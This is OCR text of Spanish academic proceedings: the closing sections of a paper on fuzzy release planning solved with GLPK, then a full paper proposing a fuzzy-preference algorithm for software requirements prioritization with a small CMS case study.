Se utilizó, a los efectos de probar el enfoque, la instancia llamada nrp1 de las instancias utilizadas en la referencia [16] del grupo *classic*. Esta instancia tiene 140 requerimientos y 100 clientes, y contempla relaciones de precedencia entre los requerimientos. Cada cliente posee un conjunto de requerimientos en los que está interesado. Se ha supuesto para este problema que la prioridad que asigna cada cliente a cada requerimiento es la misma, ya que el conjunto de datos no posee información al respecto. El resto de parámetros utilizado es la cota deseada p_d, establecida en 100, y la cota estricta p_e establecida en 150. Se consideraron dos *releases* en la planificación, más el tercer *release* ficticio que representa posponer los requerimientos que se asignan a él.

Como ya se explicó, se resuelven tres optimizaciones, según el enfoque de Werners. La primera consiste en utilizar restricciones duras para el esfuerzo utilizando la cota deseada p_d. Esta primera optimización arrojó un valor objetivo para *f(X)* de 2349.25, utilizando a tope la capacidad de ambos *releases*. La segunda optimización, utilizando la cota estricta p_e como cota de esfuerzo en cada *release* arrojó un valor objetivo de 3111.85. Finalmente, en la tercera optimización, el valor de pertenencia obtenido en la confluencia fue de 0.51458, un beneficio de 2741.67, y el esfuerzo requerido en los dos *releases* fue de 124. La planificación lograda se muestra en la Tabla 1 y la Figura 3. En esta última se representaron además con flechas las relaciones de precedencia técnica.

Tabla 1. Asignación de releases mediante el modelo propuesto

Release 1	*Release 2*
2, 3, 7, 11, 13, 15, 17, 19, 20, 23, 24, 38, 43, 51, 57, 59, 73, 75, 78, 81, 93, 101, 104, 120, 123, 134	10, 16, 26, 32, 39, 40, 41, 46, 50, 52, 53, 55, 61, 64, 67, 72, 74, 76, 91, 97, 116, 133, 137

Todas las optimizaciones fueron realizadas con GLPK [17].

6. Conclusiones

Se ha presentado formalmente el problema de la planificación de lanzamientos. Se han estudiado distintas versiones presentes en el estado del arte y se han analizado ventajas y desventajas de diversas formulaciones. Se ha propuesto la utilización de lógica difusa como lenguaje adecuado para el modelado de incertidumbres provenientes de imprecisiones en estimación de parámetros. También se elaboró un modelo de optimización basado en conjuntos difusos, resoluble mediante la utilización de programación lineal entera con el enfoque de Werners. Como prueba de concepto se aplicó el modelo propuesto a un conjunto de datos muy utilizado por la comunidad científica, obteniendo resultados prometedores que animan a continuar con la investigación.

Como trabajos futuros se evalúa la ampliación del modelo para que permita considerar distintas importancias en los criterios de optimización. También se estudiará la aplicación de métodos metaheurísticos para conjuntos de datos más grandes. Finalmente, se estudiarán mecanismos para extraer los parámetros del modelo de gestores de incidencias o aplicaciones similares utilizadas en la industria.

Agradecimientos

El trabajo de investigación presentado en este artículo ha sido financiado parcialmente por el proyecto SIUTICU0005297TC "Enfoques de Optimización Multiobjetivo basados en Preferencias para Problemas de la Ingeniería de Software".




Figura 3. Solución hallada mediante el enfoque propuesto

7. Referencias

[1] J. Clarke *et al.*, "Reformulating software engineering as a search problem," *IEE Proc. - Softw.*, vol. 150, no. 3, p. 161, 2003.

[2] M. Harman and B. F. Jones, "Search-based software engineering," *Inf. Softw. Technol.*, vol. 43, no. 14, pp. 833–839, 2001.

[3] P. Gupta, I. Arora, and A. Saha, "A review of applications of search based software engineering

techniques in last decade," *2016 5th Int. Conf. Reliab. Infocom Technol. Optim. (Trends Futur. Dir.*, no. 978, pp. 584–589, 2016.

[4] A. J. Bagnall, V. J. Rayward-Smith, and I. M. Whittley, "The next release problem," *Inf. Softw. Technol.*, vol. 43, no. 14, pp. 883–890, 2001.

[5] N. Veerapen, G. Ochoa, M. Harman, and E. K. Burke, "An Integer Linear Programming approach to the single and bi-objective Next Release Problem," *Inf. Softw. Technol.*, 2015.

[6] M. Van Den Akker, S. Brinkkemper, G. Diepen, and J. Versendaal, "Flexible release planning using integer linear programming," *REFSQ 2005 - 11th Int. Work. Requir. Eng. Found. Softw. Qual. Conjunction with CAiSE 2005*, no. January, pp. 230–245, 2005.

[7] A. M. Davis, "201 Principles of Software Development." 1995.

[8] M. O. Saliu and G. Ruhe, "Bi-objective release planning for evolving software systems," *6th Jt. Meet. Eur. Softw. Eng. Conf. ACM SIGSOFT Symp. Found. Softw. Eng. ESEC/FSE 2007*, pp. 105–114, 2007.

[9] J. T. De Souza, C. L. B. Maia, T. D. N. Ferreira, R. A. F. Do Carmo, and M. M. A. Brasil, "An ant colony optimization approach to the software release planning with dependent requirements," *Lect. Notes Comput. Sci. (including Subser. Lect. Notes Artif. Intell. Lect. Notes Bioinformatics)*, vol. 6956 LNCS, pp. 142–157, 2011.

[10] F. Colares, J. Souza, R. Carmo, C. Pádua, and G. R. Mateus, "A new approach to the software release planning," *SBES 2009 - 23rd Brazilian Symp. Softw. Eng.*, no. October, pp. 207–215, 2009.

[11] M. M. A. Brasil, T. G. N. Da Silva, F. G. De Freitas, J. T. De Souza, and M. I. Cortés, "A multiobjective optimization approach to the software release planning with undefined number of releases and interdependent requirements," *Lect. Notes Bus. Inf. Process.*, vol. 102 LNBIP, pp. 300–314, 2012.

[12] C. Li, M. van den Akker, S. Brinkkemper, and G. Diepen, "An integrated approach for requirement selection and scheduling in software release planning," *Requirements Engineering*, vol. 15, no. 4. pp. 375–396, 2010.

[13] A. Ngo-The and G. Ruhe, "A systematic approach for solving the wicked problem of software release planning," *Soft Comput.*, vol. 12, no. 1, pp. 95–108, 2008.

[14] L. Lazzari, M. T. Casparri, G. Loisso, and P. Mouliá, "Los conjuntos borrosos y su aplicación a la programación lineal," *Fac. Ciencias Económicas, Univ. Buenos Aires, Buenos Aires*, 2001.

[15] R. E. Bellman and L. A. Zadeh, "Decision-making in a fuzzy environment," *Manage. Sci.*, vol. 17, no. 4, p. B--141, 1970.

[16] J. Xuan, H. Jiang, Z. Ren, and Z. Luo, "Solving the Large Scale Next Release Problem with a Backbone-Based Multilevel Algorithm," *IEEE Trans. Softw. Eng.*, vol. 38, no. 5, pp. 1195–1212, Sep. 2012.

[17] G. N. U. GLPK, "Linear Programming Kit." Equipo de programación lineal de GNU), 2008.

Priorización en Ingeniería de Requerimientos con Preferencias Difusas

María Luján Gabioud, Carlos Casanova
Grupo de Investigación sobre Inteligencia Computacional e Ingeniería de Software.
Departamento Ingeniería en Sistemas de Información
Universidad Tecnológica Nacional, Facultad Regional Concepción del Uruguay
Ing. Pereira 676 - Concepción del Uruguay - E.R. - Argentina.
{gabioudl, casanovac}@frcu.utn.edu.ar

Resumen

En este trabajo se presenta el problema de la priorización de requerimientos y su motivación en el contexto del proceso de desarrollo de software. Se exploran alternativas disponibles en el estado del arte para realizar esta tarea y se propone un algoritmo superador basado en lógica difusa que toma en cuenta la posible imprecisión de los juicios de los expertos en los distintos criterios. El algoritmo es escalable respecto de la cantidad de criterios tenidos en cuenta en la priorización, dadas las características del marco conceptual de la mencionada lógica. Se aplica el algoritmo en una prueba de concepto para una primera comprobación en un caso a pequeña escala. Los resultados resultan prometedores y motivan a seguir investigando sobre el tema.

1. Introducción

La Ingeniería de Software estudia los problemas relacionados al desarrollo, la operación y el mantenimiento del software desde un punto de vista científico. Aún así, en muchos ámbitos de la academia y la industria, el software se sigue construyendo de una forma muy cercana a la artesanal, dependiendo en gran parte de la experticia y el buen juicio del ingeniero el lograr entregables y piezas de software que, ante todo, cumplan con los requerimientos, pero además que sea propenso al bajo impacto al cambio, alta cohesión, bajo acoplamiento, entre otras características deseables. En muchas ocasiones no es sencillo determinar un camino para lograr estas características, es decir, se vuelve difícil determinar cómo construir, operar o mantener el software para que éste sea un producto de calidad [1].

Muchos de los problemas asociados con el manejo de la complejidad del proceso de desarrollo de software han probado ser resistentes a soluciones analíticas convencionales. El proceso de desarrollo de software y sus productos tienden a estar caracterizados por un gran número de restricciones y objetivos interrelacionados que compiten entre sí. Algunos de ellos están claramente especificados, mientras que otros son notablemente vagos y se encuentran pobremente definidos.

Dentro del proceso de desarrollo de software se encuentra la etapa de ingeniería de requerimientos. Una actividad importante dentro de la misma, una vez obtenidos los requerimientos, es la priorización de éstos, basándose para ello en diferentes criterios, como costo, riesgo, importancia, etc. Esta priorización cumple un rol fundamental en la toma de decisiones de los actores del proceso de desarrollo, pues se deben seleccionar entre todos los requerimientos, aquellos que se elegirán para su implementación. Como resultado de esta actividad se obtiene un listado, identificando los requerimientos más importantes, indicando el orden en el que se deberían implementar.

Es así que el propósito de esta investigación fue formular y probar en base a un conjunto de datos un método de Priorización en Ingeniería de Requerimientos con Preferencias Difusas, que sirva para determinar entre los requerimientos expuestos un ranking. Con este método lo que se intenta reflejar es que la priorización tome en consideración los intereses, posiblemente imprecisos, planteados por distintos *stakeholders*.

El resto del trabajo se estructura como sigue. En la sección 2 se define el problema de la priorización de requerimientos. En la sección 3 se presentan distintos métodos existentes para realizar esta tarea. En la sección 4 se presentan todos los aspectos teóricos de la teoría de preferencias difusas. En la sección 5 se presenta el algoritmo propuesto para realizar la priorización, el cual es el principal aporte de este trabajo. En la sección 6 se realiza una prueba de concepto, aplicando el algoritmo de priorización a un caso pequeño. Finalmente, se presentan las conclusiones y referencias utilizadas.

2. Problema de la Priorización de Requerimientos

Como ya se dijo, en los proyectos de desarrollo de software de magnitud, una vez que se establecen los requerimientos planteados por los diferentes *stakeholders*, se hace necesaria la priorización de lo propuesto [2]. La priorización es necesaria por diferentes factores: recursos acotados, decisiones de negocio estratégicas, habilidades del equipo de desarrollo, entre otras. Es aquí donde quien está a cargo del proyecto debe decidir acerca de la prioridad de cada uno de los requerimientos en cuestión, teniendo en cuenta los intereses de múltiples *stakeholders* (miembros del equipo de desarrollo, clientes, dueños de la empresa, etc.) que usualmente compiten entre sí.

Actualmente se puede encontrar un amplio abanico de técnicas para la priorización de requerimientos. Algunas de ellas se ajustan mejor a problemas que tienen una larga lista de requerimientos, mientras que otras son más convenientes cuando el número de requerimientos es menor. Del mismo modo ocurre en casos en los que los requerimientos son altamente dependientes: algunas técnicas se ajustan mejor a problemas altamente restringidos, mientras que otras funcionan más eficientemente en problemas con pocas restricciones. Por estas cuestiones se encuentra dificultad a la hora de seleccionar la técnica más adecuada para llevar a cabo la priorización.

Debe tenerse en cuenta que, en el contexto de la ingeniería de software, ninguna de las técnicas de priorización asegura el orden de prioridad "correcto", puesto que, por un lado, debe existir una comunicación fluida y constante con los *stakeholders*, y por otro, los métodos de priorización están mayormente basados en subjetividades; dicho de otra manera, se encuentran sujetos al **juicio** de los expertos.

3. Métodos de Priorización

El estado del arte incluye diversos métodos para la priorización de requerimientos. A continuación se realizará una clasificación para conocer las características y los desafíos que involucran cada uno de ellos. Cabe aclarar que esta no pretende ser una revisión exhaustiva sobre técnicas de priorización, más bien una guía ilustrativa sobre los representantes de cada categoría más utilizados.

- Analíticos
  - AHP [3]: es una técnica de toma de decisiones multicriterio que usa una matriz de comparación por pares para calcular el valor relativo de los requerimientos entre sí. La idea es calcular las prioridades de los requerimientos comparando todos los pares de requisitos para estimar su importancia relativa.
  - Árbol de expansión mínima [4]: si los *stakeholders* toman decisiones coherentes, es decir que los valores que se toman para las prioridades tienen una transitividad correcta, entonces las comparaciones por pares se pueden reducir a *n-1*, siendo *n*, la cantidad de requerimientos.
  - ANP [5]: el proceso de red analítica es una generalización de AHP, considerando la dependencia entre los elementos de la jerarquía. ANP se diferencia de AHP en que aquella está representada por una red y no por una jerarquía como en esta última, permitiendo manejar otro tipo de dependencias no jerárquicas.
- Heurísticas
  - 100 dólares [4]: le asigna a cada *stakeholder* 100 unidades, que pueden ser representadas por horas, dinero, etc. Estas unidades son distribuidas por los *stakeholders* entre los requerimientos, en donde el requisito con mayor prioridad será el que tenga más unidades.
  - Planning Game [4]: se clasifican los requerimientos en tres grupos: los esenciales son aquellos que resultan sumamente importantes para el sistema; los requisitos menos esenciales son los que no tienen un nivel de significancia tan alto; mientras que por último se encuentran los no esenciales.
- Metaheurísticas
  - NSGA-II [6]: es un algoritmo genético multi-objetivo. Clasifica en forma rápida y optimiza simultáneamente cada objetivo utilizando la relación de dominancia. Al ser un algoritmo metaheurístico no hay garantías de optimalidad en la solución.
  - Búsqueda aleatoria [6]: utiliza (pseudo)aleatoriedad en la búsqueda. Son útiles para problemas de optimización global no estructurados.

Los métodos analíticos son los más confiables, ya que brindan soluciones exactas para los problemas que resuelven. Desafortunadamente requieren, en general, de una gran cantidad de parámetros, generalmente consistentes en comparaciones de pares basadas en el juicio de expertos. Además, cuando se tienen múltiples criterios en consideración puede resultar difícil siquiera decidir si una alternativa es preferible a otra. Es por esto que pueden no resultar adecuados cuando existen muchas alternativas o criterios.

Por otra parte, los métodos heurísticos se basan generalmente en la teoría de toma de decisiones grupales, y pueden encontrarse problemas al considerar distintas clases de *stakeholders*, por ejemplo, clientes, líderes de proyecto, programadores, etc, ya que sus intereses resultan claramente contrapuestos.

Por último, las metaheurísticas son algoritmos flexibles que permiten realizar búsquedas, generalmente utilizando el concepto de optimalidad de Pareto, esto es, la relación de dominancia. En un contexto de optimización multi-objetivo, suponiendo que todos los objetivos se maximizan, una solución x domina a otra solución y si y sólo si

$$\forall \boldsymbol{j}, \boldsymbol{f_j(x) \geq f_j(y) \wedge \exists k, f_k(x) > f_k(y)} \quad (1)$$

La optimización de Pareto genera como resultado un conjunto de soluciones no dominadas (frente de Pareto) donde luego el decisor elegirá la mejor solución del conjunto. La dominancia funciona bien cuando se tienen una pequeña cantidad de criterios (no más de 4), ya que en caso contrario su funcionamiento no resulta eficiente [7].

Es por esto que se propone otro enfoque para realizar la priorización, considerando una cantidad arbitrariamente grande de criterios que requiere sólo de unas pocas evaluaciones de los expertos, que pueden utilizar solidariamente alguna de las técnicas heurísticas anteriores. Este enfoque además compatibiliza el hecho de que las evaluaciones según los distintos criterios resultan imprecisas por naturaleza, brindando un marco de trabajo que es capaz de captarlas y combinarlas [8].

4. Priorización basada en preferencias difusas

4.1 Lógica Difusa

La lógica difusa provee un modelo para realizar razonamiento "aproximado", en contraste con la lógica bivaluada clásica, donde los sistemas formales proveen modelos de razonamiento exacto donde no se permite ambigüedad. La Lógica Difusa está basada en el hecho de que la percepción humana involucra conjuntos "difusos" o "borrosos", esto es, clases de objetos en los cuales la transición entre pertenencia y no pertenencia es gradual en lugar de abrupta [9].

Sea X un conjunto clásico llamado universo del discurso. La pertenencia en otro conjunto clásico A ⊆ X puede verse como una función característica μ_A de X a {0, 1}:

$$\boldsymbol{\mu_A(x) = \begin{cases} 1 & si \quad x \in A \\ 0 & si \quad x \notin A \end{cases}} \quad (2)$$

{0, 1} es llamado conjunto de valuación.

Si el conjunto de valuación puede ser el intervalo real [0, 1], A es llamado conjunto difuso. μ_A es llamada función de pertenencia y $\mu_A(x)$ es el grado de pertenencia de x a A. Cuanto más cerca de 1 es el valor de $\mu_A(x)$, x pertenece en mayor medida al conjunto A. En este marco de trabajo, los conjuntos difusos pueden ser utilizados para representar percepciones subjetivas de los tomadores de decisiones sobre el grado en que los elementos cumplen un objetivo [10].

Las relaciones difusas generalizan el concepto de relaciones de la misma forma que los conjuntos difusos generalizan la idea de conjuntos clásicos permitiendo una asociación parcial entre los elementos de un universo. En este sentido, una relación binaria difusa R es caracterizada por una función de pertenencia μ_R, : X×Y→[0,1], interpretada como el grado de relación entre elementos pertenecientes a X y a Y. $\mu_R(x,y)=1$ significa que los elementos están totalmente relacionados, y $\mu_R(x,y)=0$ que no se relacionan en lo absoluto.

Si los conjuntos X e Y son finitos, entonces la relación difusa puede ser expresada como una matriz de orden |X|×|Y|.

4.2 Problema de decisión multi-criterio en entorno difuso

Sea A un conjunto finito de alternativas y sean R_1, R_2, …, R_k relaciones binarias difusas sobre A, llamadas a partir de aquí relaciones de preferencia difusa, donde $\mu_{Rp}(a_i, a_j)$ indica el grado en que la alternativa a_i es al menos tan buena como la alternativa a_j según el criterio p, con $1 \leq p \leq k$. El problema de elegir una alternativa que tenga el máximo grado de no dominancia por otras puede ser representada por la tupla (A, R_1, R_2, …, R_k).

Resolver este problema requiere hallar el conjunto difuso de alternativas no dominadas que indica el grado de no dominancia de cada decisión bajo todas las relaciones de preferencia y entonces seleccionar las alternativas en orden decreciente según el valor de pertenencia en tal conjunto. Para construirlo, primero deben construirse las siguientes relaciones [7]:

4.2.1 Relación de preferencia global

Cuando existen múltiples criterios en consideración, modelados cada uno por una matriz de preferencia difusa, la matriz de preferencia difusa global es la intersección de todas estas matrices.

$$R_G = R_1 \cap R_2 \cap \ldots \cap R_k \quad (3)$$

La intersección de conjuntos difusos se define como la t-norma min, y equivale a tomar el mínimo de los valores de pertenencia de todos los conjuntos difusos intervinientes. Esta operación no es computacionalmente costosa (requiere sólo de como mucho k-1 comparaciones) y produce que la cantidad de criterios no sea un parámetro sensible del modelo.

$$\mu_{R_G}(a_i, a_j) = \min_{1 \leq t \leq k} \{\mu_{R_t}(a_i, a_j)\} \quad (4)$$

4.2.2 Relación de indiferencia

$$R^I = R \cap R^{-1}$$

donde R^{-1} es la relación inversa (transpuesta) de R. Como ya se dijo, la intersección de conjuntos difusos se define como la t-norma min:

$$\boldsymbol{\mu_{R^I}(a_i, a_j) = \min \left(\mu_R(a_i, a_j), \mu_R(a_i, a_j)\right)} \quad (5)$$

4.2.3 Relación de preferencia estricta

$$R^S = \frac{R}{R \cap R^{-1}} \quad (6)$$

con una función de pertenencia como la que sigue:

$$\mu_{R^S}(a_i, a_j) = max(\mu_R(a_i, a_j) - \mu_R(a_j, a_i), 0) \quad (7)$$

4.2.4 Conjunto de no-dominancia difuso

El complemento de la relación de preferencia estricta representa el grado en que a_i no está dominada por a_j.

Luego, dada una alternativa a_i, la intersección de todos los $\neg\mu_{RS}(a_i,a_j)$ es el grado en que la alternativa a_i no está estrictamente dominada por las demás. Este conjunto difuso se llama conjunto de no-dominancia difusa, con función de pertenencia

$$\mu_{R^{ND}}(a_i) = \min_{a_j}\{1 - \mu_{RS}(a_i, a_j)\} = 1 - \max_{a_j}\{\mu_{RS}(a_i, a_j)\} \quad (8)$$

4.2.5 Solución más satisfactoria

La solución más satisfactoria a^{ND} en el conjunto A es la alternativa que alcanza el valor más alto de pertenencia en el conjunto de no dominancia R^{ND}. En particular, cuando este valor es 1, las decisiones que alcanzan ese valor son no dominadas y no difusas.

En [7] se propone la determinación del conjunto de no-dominancia para realizar la priorización. Este criterio puede no resultar adecuado cuando existen alternativas estrictamente dominadas por otras. Por ejemplo, dadas tres alternativas *a*, *b* y *c*, si *a* domina a *b* y *b* domina a *c* (con lo cual *a* también domina a *c*), tanto *b* como *c* tendrán un valor de pertenencia 0 al conjunto de no-dominancia. Si sólo se aplicara el criterio de [7] , *b* y *c* resultarían igualmente preferibles, lo cual no es cierto. Esto puede mejorarse quitando de consideración las soluciones más satisfactorias a^{ND}, volviendo a hallar la matriz de preferencia estricta y finalmente el conjunto difuso de no-dominancia. Este procedimiento propuesto por los autores se repite la cantidad de veces que sea necesario hasta que no quedan más alternativas por priorizar.

Este esquema de priorización basada en preferencias difusas es adecuado tanto cuando se tienen pocos criterios como con una gran cantidad de los mismos, ya que es posible componer una única relación global a partir de un número de criterios arbitrario. Se utilizan relaciones de preferencias difusas para evaluar los múltiples criterios establecidos y así poder obtener una clasificación de las alternativas, teniendo en cuenta los diferentes aspectos considerados por los *stakeholders*. Una vez hecho esto se encontrarán las soluciones más satisfactorias en orden decreciente, logrando un ordenamiento de las alternativas a partir de las preferencias planteadas al inicio.

4.3 Importancia de cada criterio en la relación global

Lo desarrollado en la sección anterior es aplicable si todos los criterios difusos tienen la misma importancia. Sin embargo, en ocasiones algunos criterios pueden resultar de mayor importancia que otros. El trabajo de Yager [11] extiende la metodología de decisión difusa para este caso.

Dado un conjunto difuso A y un escalar $\rho \geq 0$, la operación de elevar el conjunto A al exponente ρ resulta en un nuevo conjunto difuso A^ρ cuya función característica es

$$\mu_{A^\rho}(x) = \left(\mu_A(x)\right)^\rho \quad (9)$$

Si el valor de ρ es mayor que 1, el efecto en A^ρ es el de reducir el grado de pertenencia de todos los x respecto del grado de pertenencia en A, de tal forma que los elementos con mayor grado de pertenencia original se ven reducidos en menor medida que aquellos con menor valor de pertenencia original. Zadeh [12] asoció la potencia 2 al modificador lingüístico "muy", de tal forma que si el conjunto A está caracterizado por el predicado "x es complejo", A^2 será "x es muy complejo". En tal caso, el conjunto difuso A^2 será más difícil de satisfacer que A, y por lo tanto será más determinante en una eventual decisión multi-objetivo. Un análisis análogo puede realizarse con ρ menor que 1, donde los valores de pertenencia en A^ρ se incrementan, y el peso en la decisión multiobjetivo es menor, ya que es más fácil de satisfacer, y por lo tanto, menos determinante.

4.4 Variables lingüísticas para expresar juicios de expertos

Los juicios de los expertos pueden ser expresados de forma lingüística. Un juicio de esta forma es, por ejemplo, "*x* tiene un grado de Complejidad Alto". Alto es un conjunto difuso sobre el universo de discurso de la complejidad. En este sentido, Alto es un juicio impreciso de la complejidad, esto es, tiene asociada incertidumbre [8]. Un experto podría expresar sus evaluaciones en esta forma lingüística como "Bajo", "Medio" o "Alto".

Si los juicios son imprecisos, las comparaciones entre éstos también deberán serlo. Una relación ≥ sobre juicios lingüísticos I y J puede definirse como un conjunto difuso [13] :

$$I \geq J = \sup_{x \geq y}\left\{\min\left(\mu_I(x), \mu_J(y)\right)\right\} \quad (10)$$

Esta ecuación es una generalización de la relación ≥ mediante el principio de extensión.




Figura 1. Comparación de números difusos (adaptado de Ross, 2010)

En el caso de la Figura 1, I ≥ J con grado 1, y J ≥ I con grado *d*. Esta relación difusa nos permite comparar juicios imprecisos de expertos.

Nótese que aplicando esta forma de relación difusa, uno sólo necesita la definición de las evaluaciones posibles y la asignación de una de estas evaluaciones a cada alternativa para componer una relación de preferencia difusa en lugar de tener que completar una matriz de comparación por pares, reduciendo en gran medida la cantidad de parámetros que se necesitan definir previamente.

5. Algoritmo de Priorización a partir de juicios imprecisos

Teniendo en cuenta todo lo expuesto hasta el momento, puede describirse un algoritmo cuyo objetivo es realizar un ordenamiento parcial de un conjunto de alternativas. Para realizar esta tarea utiliza evaluaciones imprecisas de cada alternativa según múltiples atributos, cada uno de ellos ponderado según su importancia.

Entrada: un vector de alternativas A, un vector de criterios C, una matriz de evaluaciones de las alternativas según los criterios J, un vector de ponderaciones de los criterios ρ.

Salida: una asignación R de orden a cada requerimiento según su importancia

1. Hacer $i = 1$
2. Construir matrices de comparación para cada criterio según (10)
3. Elevar cada matriz a su ponderador correspondiente según (9)
4. Formar la matriz de comparación global, tomando el mínimo de los valores correspondientes según (4)
5. Construir la matriz de comparación estricta global según (7)
6. Hallar el vector de no dominancia según (8)
7. Elegir las alternativas con pertenencia máxima al vector de no dominancia. Asignarle i como orden
8. Dejar fuera de consideración a las alternativas elegidas en el punto anterior. Si quedan alternativas por asignar, entonces hacer $i = i + 1$ y volver al punto 6. Si no, terminar.

5.1 Evaluación de complejidad del algoritmo propuesto

El paso 1 del algoritmo se realiza una única vez y tiene complejidad O(1)

El paso 2 debe comparar todos los pares de criterios para cada alternativa. Construir cada matriz es $O(|A|^2)$, y deben construirse $|C|$ matrices, por lo tanto este paso tiene complejidad $O(|C|\ |A|^2)$. Los pasos 3 y 4 tienen idéntica complejidad.

La matriz de comparación estricta (paso 5) requiere $O(|A|^2)$ operaciones.

Luego, el algoritmo entra en un ciclo, el cual, en el peor de los casos, realiza tantas iteraciones como alternativas haya por priorizar. En cada iteración, tenemos que el paso 6 tiene complejidad $O(|A|^2)$, el 7 es una búsqueda lineal $O(|A|)$, y el paso 8 elimina las mejores alternativas con complejidad O(1) (ya que trabajamos con vectores). La complejidad máxima dentro de este ciclo es el del paso 6, que se realiza como mucho $|A|$ veces, por lo que el ciclo tiene complejidad $O(|A|^3)$. Es razonable pensar que habrá más alternativas que criterios, por lo que se puede concluir que el algoritmo completo tendrá complejidad $O(|A|^3)$, es decir, es un algoritmo de tiempo polinomial cúbico.

6. Prueba de concepto

Se utilizó un conjunto de datos obtenido de [14], que consiste en 10 requerimientos relevados sobre un Sistema de Gestión de Contenidos (*Content Management System*, CMS).

Tabla 1. Conjunto de datos utilizado

Id	Descripción del requerimiento
R1	Personalizar la interfaz de usuario.
R2	Agregar un Editor de Contenido y el rol que apruebe el contenido.
R3	Proveer un portal al Proveedor de Contenido con opciones.
R4	Notificar por email al proveedor de contenido.
R5	Convertir el contenido a formato digital.
R6	Verificar calidad del contenido.
R7	Verificar el formato del contenido.
R8	Aplicar seguridad sobre el contenido.
R9	Crear paquetes.
R10	Crear póster para anuncios.

Se tomaron los datos del mismo trabajo sobre los 3 criterios en consideración (Complejidad, Reusabilidad e Importancia para el cliente) y se construyeron evaluaciones lingüísticas según estos valores.

Tabla 2. Valoraciones de cada requerimiento según cada criterio

Id Req	Complejidad	Reusabilidad	Importancia
R1	Medio	Bajo	Alto
R2	Medio	Muy Alto	Muy Alto
R3	Muy Alto	Medio	Alto
R4	Muy Bajo	Muy Bajo	Muy Bajo
R5	Medio	Alto	Alto

R6	Muy Alto	Muy Alto	Alto
R7	Bajo	Bajo	Bajo
R8	Muy Bajo	Medio	Muy Bajo
R9	Muy Bajo	Bajo	Bajo
R10	Bajo	Muy Bajo	Muy Alto

Las tres matrices de comparación se construyeron a partir de estos juicios de la siguiente manera, tomando un criterio genérico C

$$\mu_C(a_i, a_j) = \begin{cases} 1 & si \quad Juicio_C(a_i) \geq Juicio_C(a_j) \\ 0.5 & si \quad Juicio_C(a_i) = Juicio_C(a_j) - 1 \\ 0 & si \quad Juicio_C(a_i) < Juicio_C(a_j) - 1 \end{cases} \quad (11)$$

Adicionalmente, considerando ponderadores w_C sobre la importancia de los objetivos, se afectó la matriz de comparación $\mu_C(a_1, a_2)$ elevando cada elemento de la misma al exponente w_C, es decir, $\mu_C(a_1, a_2)^{w_C}$.

Luego se formó la matriz de comparación global $\mu_G(a_1, a_2)$ mediante la confluencia de las matrices de los atributos considerados mediante la t-norma min. Esta matriz global fue utilizada para obtener la matriz de comparación estricta $\mu_G^S(a_1, a_2)$. Todas estas matrices no se incluyen por una cuestión de espacio y por ser muy sencillas de calcular.

Para una primera instancia se evaluaron los requerimientos, ponderando los atributos complejidad, reusabilidad e importancia con el valor 1, de esta forma se obtuvo un ranking de los requerimientos. Puede observarse que varios requerimientos se encuentran en la misma posición, como es el caso de la segunda, cuarta y quinta.

Tabla 3. Resultado de aplicar la técnica con idéntica importancia entre criterios

$(w_C, w_R, w_I) = (1, 1, 1)$
R6
R2, R3
R5
R1, R10
R7, R8
R9
R4

Cambios en los ponderadores pueden cambiar el orden de las alternativas. Para comprobar cómo funciona el algoritmo propuesto en este contexto se cambiaron los valores de ponderación para analizar cómo varía el orden del ranking. En la Tabla 4 se muestran distintas ponderaciones de los atributos y los resultados de la priorización.

Tabla 4. Resultados de aplicar la técnica cambiando las ponderaciones de los criterios

$(1.5, 0.5, 1)$	$(1, 1.5, 0.5)$	$(0.5, 1, 1.5)$
R6	R6	R6
R2, R3	R2, R3	R2, R3
R5	R5	R5
R1	R1	R10
R10	R8, R10	R1
R7	R7	R7
R9	R9	R9
R8	R4	R8
R4		R4

Como se muestra, en la primera columna los valores de ponderación que se utilizaron fueron, para la complejidad 1.5, con respecto a la reusabilidad se redujo a 0.5 y se mantuvo el valor de la importancia. A diferencia del primer caso donde la ponderación de los atributos fue de (1, 1, 1), se observó que R1 tuvo mayor prioridad sobre R10. Esto resulta razonable, ya que tienen la misma diferencia en los tres criterios, pero en el criterio más importante R1 es mejor que R10. De la misma forma ocurrió con R7 y R8 respectivamente. Además, al ser menos importante la reusabilidad, R9 terminó en una posición más ventajosa que R8.

